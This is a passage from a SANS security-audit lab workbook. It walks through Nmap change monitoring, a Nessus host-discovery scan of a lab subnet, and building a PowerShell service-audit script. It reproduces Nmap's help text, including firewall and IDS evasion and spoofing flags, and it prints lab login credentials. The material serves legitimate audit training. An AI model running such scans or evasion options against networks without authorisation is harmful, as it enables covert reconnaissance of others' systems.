      <new_services/>
      <missing_services>
        <service portid="80" proto="tcp" status="open" name="http"/>
        <service portid="443" proto="tcp" status="open" name="https"/>
      </missing_services>
      <changed_services/>
    </host>
  </changed>
</yandiff>
```

Finally, restore the server to its original state by restarting the Apache service:

```
systemctl start apache2.service
```

When you have finished exploring, you can exit the root shell sessions and close the Putty SSH connections to the 507Ubuntu and 507Alma VMs.

Appendix: Output of Nmap Help Command

```
Nmap 7.80 ( https://nmap.org )
Usage: nmap [Scan Type(s)] [Options] {target specification}
TARGET SPECIFICATION:
  Can pass hostnames, IP addresses, networks, etc.
  Ex: scanme.nmap.org, microsoft.com/24, 192.168.0.1; 10.0.0-255.1-254
  -iL <inputfilename>: Input from list of hosts/networks
  -iR <num hosts>: Choose random targets
  --exclude <host1[,host2][,host3],...>: Exclude hosts/networks
  --excludefile <exclude_file>: Exclude list from file
HOST DISCOVERY:
  -sL: List Scan - simply list targets to scan
  -sn: Ping Scan - disable port scan
  -Pn: Treat all hosts as online -- skip host discovery
  -PS/PA/PU/PY[portlist]: TCP SYN/ACK, UDP or SCTP discovery to given ports
  -PE/PP/PM: ICMP echo, timestamp, and netmask request discovery probes
  -PO[protocol list]: IP Protocol Ping
  -n/-R: Never do DNS resolution/Always resolve [default: sometimes]
  --dns-servers <serv1[,serv2],...>: Specify custom DNS servers
  --system-dns: Use OS's DNS resolver
  --traceroute: Trace hop path to each host
SCAN TECHNIQUES:
  -sS/sT/sA/sW/sM: TCP SYN/Connect()/ACK/Window/Maimon scans
  -sU: UDP Scan
  -sN/sF/sX: TCP Null, FIN, and Xmas scans
  --scanflags <flags>: Customize TCP scan flags
  -sI <zombie host[:probeport]>: Idle scan
  -sY/sZ: SCTP INIT/COOKIE-ECHO scans
  -sO: IP protocol scan
  -b <FTP relay host>: FTP bounce scan
PORT SPECIFICATION AND SCAN ORDER:
  -p <port ranges>: Only scan specified ports
    Ex: -p22; -p1-65535; -p U:53,111,137,T:21-25,80,139,8080,S:9
  --exclude-ports <port ranges>: Exclude the specified ports from scanning
  -F: Fast mode - Scan fewer ports than the default scan
  -r: Scan ports consecutively - don't randomize
  --top-ports <number>: Scan <number> most common ports
  --port-ratio <ratio>: Scan ports more common than <ratio>
SERVICE/VERSION DETECTION:
  -sV: Probe open ports to determine service/version info
  --version-intensity <level>: Set from 0 (light) to 9 (try all probes)
  --version-light: Limit to most likely probes (intensity 2)
  --version-all: Try every single probe (intensity 9)
  --version-trace: Show detailed version scan activity (for debugging)
SCRIPT SCAN:
  -sC: equivalent to --script=default
```



```
--script=<Lua scripts>: <Lua scripts> is a comma separated list of
    directories, script-files or script-categories
--script-args=<n1=v1,[n2=v2,...]>: provide arguments to scripts
--script-args-file=filename: provide NSE script args in a file
--script-trace: Show all data sent and received
--script-updatedb: Update the script database.
--script-help=<Lua scripts>: Show help about scripts.
    <Lua scripts> is a comma-separated list of script-files or
    script-categories.
```

OS DETECTION:

```
-O: Enable OS detection
--osscan-limit: Limit OS detection to promising targets
--osscan-guess: Guess OS more aggressively
```

TIMING AND PERFORMANCE:

```
Options which take <time> are in seconds, or append 'ms' (milliseconds),
's' (seconds), 'm' (minutes), or 'h' (hours) to the value (e.g. 30m).
-T<0-5>: Set timing template (higher is faster)
--min-hostgroup/max-hostgroup <size>: Parallel host scan group sizes
--min-parallelism/max-parallelism <numprobes>: Probe parallelization
--min-rtt-timeout/max-rtt-timeout/initial-rtt-timeout <time>: Specifies
    probe round trip time.
--max-retries <tries>: Caps number of port scan probe retransmissions.
--host-timeout <time>: Give up on target after this long
--scan-delay/--max-scan-delay <time>: Adjust delay between probes
--min-rate <number>: Send packets no slower than <number> per second
--max-rate <number>: Send packets no faster than <number> per second
```

FIREWALL/IDS EVASION AND SPOOFING:

```
-f; --mtu <val>: fragment packets (optionally w/given MTU)
-D <decoy1,decoy2[,ME],...>: Cloak a scan with decoys
-S <IP_Address>: Spoof source address
-e <iface>: Use specified interface
-g/--source-port <portnum>: Use given port number
--proxies <url1,[url2],...>: Relay connections through HTTP/SOCKS4 proxies
--data <hex string>: Append a custom payload to sent packets
--data-string <string>: Append a custom ASCII string to sent packets
--data-length <num>: Append random data to sent packets
--ip-options <options>: Send packets with specified ip options
--ttl <val>: Set IP time-to-live field
--spoof-mac <mac address/prefix/vendor name>: Spoof your MAC address
--badsum: Send packets with a bogus TCP/UDP/SCTP checksum
```

OUTPUT:

```
-oN/-oX/-oS/-oG <file>: Output scan in normal, XML, s|<rIpt kIdDi3,
    and Grepable format, respectively, to the given filename.
-oA <basename>: Output in the three major formats at once
-v: Increase verbosity level (use -vv or more for greater effect)
-d: Increase debugging level (use -dd or more for greater effect)
--reason: Display the reason a port is in a particular state
--open: Only show open (or possibly open) ports
--packet-trace: Show all packets sent and received
--iflist: Print host interfaces and routes (for debugging)
```

Exercise 1.2 - Network Scanning and Continuous Monitoring with Nmap

--append-output: Append to rather than clobber specified output files
--resume <filename>: Resume an aborted scan
--stylesheet <path/URL>: XSL stylesheet to transform XML output to HTML
--webxml: Reference stylesheet from Nmap.Org for more portable XML
--no-stylesheet: Prevent associating of XSL stylesheet w/XML output

MISC:

-6: Enable IPv6 scanning
-A: Enable OS detection, version detection, script scanning, and traceroute
--datadir <dirname>: Specify custom Nmap data file location
--send-eth/--send-ip: Send using raw ethernet frames or IP packets
--privileged: Assume that the user is fully privileged
--unprivileged: Assume the user lacks raw socket privileges
-V: Print version number
-h: Print this help summary page.

EXAMPLES:

nmap -v -A scanme.nmap.org
nmap -v -sn 192.168.0.0/16 10.0.0.0/8
nmap -v -iR 10000 -Pn -p 80

SEE THE MAN PAGE (<https://nmap.org/book/man.html>) FOR MORE OPTIONS AND EXAMPLES

Exercise 1.3 - Network Discovery Scanning with Nessus

VMs Needed

- ☒ Windows 10
- ☒ Ubuntu

Objectives

- Demonstrate common use cases for Nessus
- Examine how to use Nessus to perform a network discovery scan

Overview


Background: In this exercise, you will use Nessus to perform host discovery. If you have not yet completed part 3 of Exercise 1.0, you will need to do so before you continue.

Part 1 - Nessus Discovery Scan

Instructions: On your Windows 10 VM, open the Firefox web browser by double-clicking its icon on the desktop.



Click on the Nessus bookmark in the Firefox bookmarks bar.




When the Nessus webpage loads, log in by entering these credentials and clicking the "Sign In" button:

Username:

auditor

Password:

Password1



Nessus will offer to run a discovery scan of the network, but we will configure our own scan later in the lab. Click the "Close" button to dismiss the "Welcome to Nessus Essentials" box.

© SANS Institute 2021

Welcome to Nessus Essentials ×

To get started, launch a host discovery scan to identify what hosts on your network are available to scan. Hosts that are discovered through a discovery scan do not count towards the 16 host limit on your license.


Enter targets as hostnames, IPv4 addresses, or IPv6 addresses. For IP addresses, you can use CIDR notation (e.g., 192.168.0.0/24), a range (e.g., 192.168.0.1-192.168.0.255), or a comma-separated list (e.g., 192.168.0.0, 192.168.0.1).

Targets


Example: 192.168.1.1-192.168.1.5, 192.168.2.0/24, test.com

Close Submit

Begin a new discovery scan by clicking the "New Scan" button in the top-right of the Nessus browser window.



Click the "Host Discovery" scan template in the resulting browser window.



Fill in the textboxes in the settings tab with this information:

Name: AUD507 Discovery Scan

Description: First discovery scan for class

Targets: 10.50.7.10-29

When you're finished, your screen should look like this:

The screenshot shows the Nessus Settings page for a Discovery Scan. The left sidebar has tabs for Settings, Plugins, and a search icon. Under Settings, there are sections for BASIC (General, Schedule, Notifications), DISCOVERY, REPORT, and ADVANCED. The main content area is for the 'AUD507 Discovery Scan'. It has fields for Name, Description, Folder, and Targets. The Name field contains 'AUD507 Discovery Scan', the Description field contains 'First discovery scan for class', the Folder dropdown is set to 'My Scans', and the Targets field contains '10.50.7.10-29'. At the bottom, there are 'Upload Targets' and 'Add File' buttons. At the very bottom of the page are 'Save' and 'Cancel' buttons.

Click on the "DISCOVERY" link to the left of the page. Select "Custom" from the Scan Type dropdown list.

The screenshot shows the Nessus Settings page for a Discovery Scan, with the 'DISCOVERY' section selected in the left sidebar. The 'Scan Type' dropdown is set to 'Custom'. Below the dropdown, there is a message: 'Choose your own discovery settings.' The 'Save' and 'Cancel' buttons are at the bottom.

Click the "Host Discovery" link and ensure that your settings match those in the screenshot below.

BASIC >

DISCOVERY ▾

- [Host Discovery](#)
- [Port Scanning](#)

REPORT >

ADVANCED >

Remote Host Ping

Ping the remote host ☒

General Settings

- ☒ Test the local Nessus host
This setting specifies whether the local Nessus host should be scanned when it falls within the target range specified.
- ☒ Use fast network discovery
If a host responds to ping, Nessus attempts to avoid false positives, performing additional tests to verify the response. If the host does not respond, Nessus performs additional tests to verify the response.

Ping Methods

- ☒ ARP
- ☒ TCP
- ☒ ICMP
- ☐ Assume ICMP unreachable from the gateway means the host is down
- ☐ UDP

Destination ports:

Maximum number of retries:

Click the "Port Scanning" link and make your selections to match the settings in the screenshot below.

BASIC >

DISCOVERY ▾

Host Discovery

• Port Scanning

REPORT >

ADVANCED >

Ports

☐ Consider unscanned ports as closed

Port scan range:

Network Port Scanners

☒ TCP

☐ Override automatic firewall detection

☒ Use soft detection

☐ Use aggressive detection

☐ Disable detection

☒ SYN

☐ Override automatic firewall detection

☒ Use soft detection

☐ Use aggressive detection

☐ Disable detection

☐ UDP

Due to the nature of the protocol, it is generally not possible for a port scanner to tell the difference between open and filtered ports. Consider using the netstat or SNMP port enumeration options instead if possible.


Click the "Save" button to save the scan settings. On the "My Scans" screen, click the launch button to start running the discovery scan.

My Scans Import New Folder New Scan


Search Scans 1 Scan

<input type="checkbox"/>	Name	Schedule	Last Modified ▾	Launch
<input type="checkbox"/>	AUD507 Discovery Scan	On Demand	N/A	

The scan should run in just a few minutes. When it has finished, click on the name of the scan on the "My Scans" page to view the results.



You should see results similar to those shown below, although the number of hosts discovered will vary depending on the VMs you had running during the scan.



On a real audit, this list could be used in a few ways: - Compared against the organizations asset inventory to validate the inventory controls - Used as the basis for determining scope for future audit work - Coupled with port scans or other Nessus built-in scans to discover issues like missing patches or misconfigurations

You may close the Firefox browser when you have completed the lab If you have completed all the labs for today, it is okay to shutdown all the VMs you have open.

Exercise 2.1 - Scripting with PowerShell

VMs Needed

- ☒ Windows 10

Objectives

- Examine PowerShell scripting techniques by developing a simple PowerShell script.
- Explore scripts for continuous monitoring in the Windows environment.
- Learn to use the PowerShell Integrated Scripting Environment to develop and test PowerShell scripts.

Part 1 -- Develop a Simple PowerShell Script

Background You have been tasked with writing a PowerShell Core script to gather information about the services on a randomly-selected group of Windows hosts. Your audit team lead has provided a list of IP addresses in a file named "hosts.txt" in the C:\Scripts directory on your Windows 10 VM. You have been asked to gather information about all the services installed on each host and their current status (are they running or not?). You have been asked to save the results into a CSV file for later import into a spreadsheet tool for analysis.

In this section of the exercise, you will explore the commands you can use to meet these requirements, and you will turn those commands into a working PowerShell script.

Instructions Launch a PowerShell Core console by double-clicking the "Windows Terminal" icon on the desktop or clicking its icon in the Windows taskbar. In the resulting console, use this command to connect to the ESXi server using the PowerCLI PowerShell Module:




In the PowerShell console, change your location to the c:\scripts directory by running the command:

Set-Location \scripts


You'll use this directory to save and execute the scripts you develop today. Next, you'll launch Visual Studio Code, by running the command

```
code.cmd .
```


Close the "Getting Started" tab by clicking the X next to the tab name.



Create a new file by clicking the new file icon next to the name of the Scripts folder in the file explorer.



Name the new script "serviceAudit.ps1" and press Enter.



Notice that VS Code automatically provides you with a PowerShell Core terminal at the bottom of the screen when you create a "ps1" file. You will use this terminal to run your script and view its output.


Add a comment at the beginning of the script to begin.

```
#My first PowerShell script
```

Lines which begin with a "#" sign are comments; they are not executed but are used to document the code in a script. Next, add another line to the script so that it now reads like this:

```
#My first PowerShell Script
$hosts = Get-Content .\hosts.txt
```

The new line reads the contents of a file called hosts.txt into a variable called \$hosts. Execute this script now by selecting "Run without debugging" from the "Run" menu, or by pressing Ctrl +F5.



Note that right now this script does not output anything since it is only reading the contents of a file into a variable. Add a temporary line to test that the file has read correctly. Edit the script to look like this, and then run it again with Ctrl+F5:

```
#My first PowerShell Script
$hosts = Get-Content .\hosts.txt
$hosts
```

The new line with just a variable name causes PowerShell to print the contents of that variable to the screen. This is useful for troubleshooting scripts. use the "#" character to "comment out" your debug print, then add another line to your script, editing it to look like this:

```
#My first PowerShell Script
$hosts = Get-Content .\hosts.txt
#$hosts
Get-CimInstance win32_service -ComputerName $hosts
```

*Note that the Get-Service cmdlet in PS Core does not take a ComputerName parameter. That is why we used Get-CimInstance here. If you were using Windows PowerShell, you could use the Get-Service cmdlet. **Make sure you know the capabilities and limitations of your tools!***

Now when you run the script, you should see a lot of output. PowerShell is listing every service installed on each host in the file, using the default output format for Get-CimInstance. Edit the script to select which properties from Get-CimInstance are displayed (note the addition of the pipe character at the end of the fourth line), and then run the script again:

```
#My first PowerShell Script
$hosts = Get-Content .\hosts.txt
#$hosts
Get-CimInstance win32_service -ComputerName $hosts |
    Select-Object PSComputerName, Name, State
```

This new line tells PowerShell to show only the PSComputerName, Name, and State properties from the objects returned by Get-CimInstance. While this begins to meet our requirements, the output is not in a very usable order. Add another line telling PowerShell how to sort the output from the Get-CimInstance command, and then run the script again:

```
#My first PowerShell Script
$hosts = Get-Content .\hosts.txt
#$hosts
Get-CimInstance win32_service -ComputerName $hosts |
    Select-Object PSComputerName, Name, State |
    Sort-Object PSComputerName, Name
```

Now that the output is fairly readable, you can convert the results to the CSV format. One technique would be to use the `ConvertTo-Csv` cmdlet to convert the PowerShell objects returned by `Get-CimInstance` to CSV. To see what that would look like, edit the script one more time, and then run it.

```
#My first PowerShell Script
$hosts = Get-Content .\hosts.txt
$hosts
Get-CimInstance win32_service -ComputerName $hosts |
    Select-Object PSComputerName, Name, State |
    Sort-Object PSComputerName, Name |
    ConvertTo-Csv
```


Notice that the output is now formatted as CSV with quotation marks around each column. You can simply pipe this through the `Out-File` cmdlet to save the CSV to disk:

```
#My first PowerShell Script
$hosts = Get-Content .\hosts.txt
$hosts
Get-CimInstance win32_service -ComputerName $hosts |
    Select-Object PSComputerName, Name, State |
    Sort-Object PSComputerName, Name |
    ConvertTo-Csv |
    Out-File -Path servicesByHost.csv
```

You'll notice you no longer see the `Get-Service` output on the screen because it has been redirected into a file on disk. Add one final line to the script to show the first few lines of the newly created CSV file, and then run the script one more time:

```
#My first PowerShell Script
$hosts = Get-Content .\hosts.txt
$hosts
Get-CimInstance win32_service -ComputerName $hosts |
    Select-Object PSComputerName, Name, State |
    Sort-Object PSComputerName, Name |
    ConvertTo-Csv |
    Out-File -Path servicesByHost.csv
Get-Content servicesByHost.csv | Select-Object -First 10
```

Close the editor window containing your new script by clicking the X in the editor tab.



```

> serviceAudit.ps1
> serviceAudit.ps1
1  #My first PowerShell Script
2  $hosts = Get-Content .\hosts.txt
3  $hosts
4  Get-CimInstance win32_service -ComputerName $hosts |
5  Select-Object PSComputerName, Name, State |
6  Sort-Object PSComputerName, Name |
7  ConvertTo-Csv |
8  Out-File -Path servicesByHost.csv
9  Get-Content servicesByHost.csv | Select-Object -First 10


```

Leave Visual Studio Code running for the next section of the exercise.

Part 2 -- Analyze a Longer PowerShell Script

Background: In this part of the lab, you will read a script written by an administrator to perform monitoring tasks on a host. You will try to understand the function of the script by reading through it; then you will test the script by running it in the PowerShell Core terminal in VS Code.

Double-click the "svcMonitor.ps1" file in the Explorer pane of VS Code to open it for editing.



Read over the script to see if you can determine what its purpose is.

The script is used to monitor the running services on a system and alert if there is any change to those services. You will test the function of the script by using it to:

- Develop a baseline of your system.

- Compare to that baseline with no changes to the system to ensure that it reports that no changes are found.
- Compare to the baseline again after making a change to ensure that it reports that a change has been detected.

To begin, run the following command in the PowerShell Core terminal at the bottom of VS code:

```
.\svcMonitor.ps1
```

If this is the first time you have run the script, it will alert you that no baseline file has been found, and instruct you to re-run the script with the `-CreateBaseline` parameter set to `"$true"`. Re-run the script with this command:

```
PS C:\Scripts> .\svcMonitor.ps1
Baseline file not found. Please run with -CreateBaseline $true
```

```
.\svcMonitor.ps1 -CreateBaseline $true
```

This time the script should report that it has created a baseline file for later use. View the content of this baseline file with the command:

```
Get-Content .\svcBaseline.txt
```

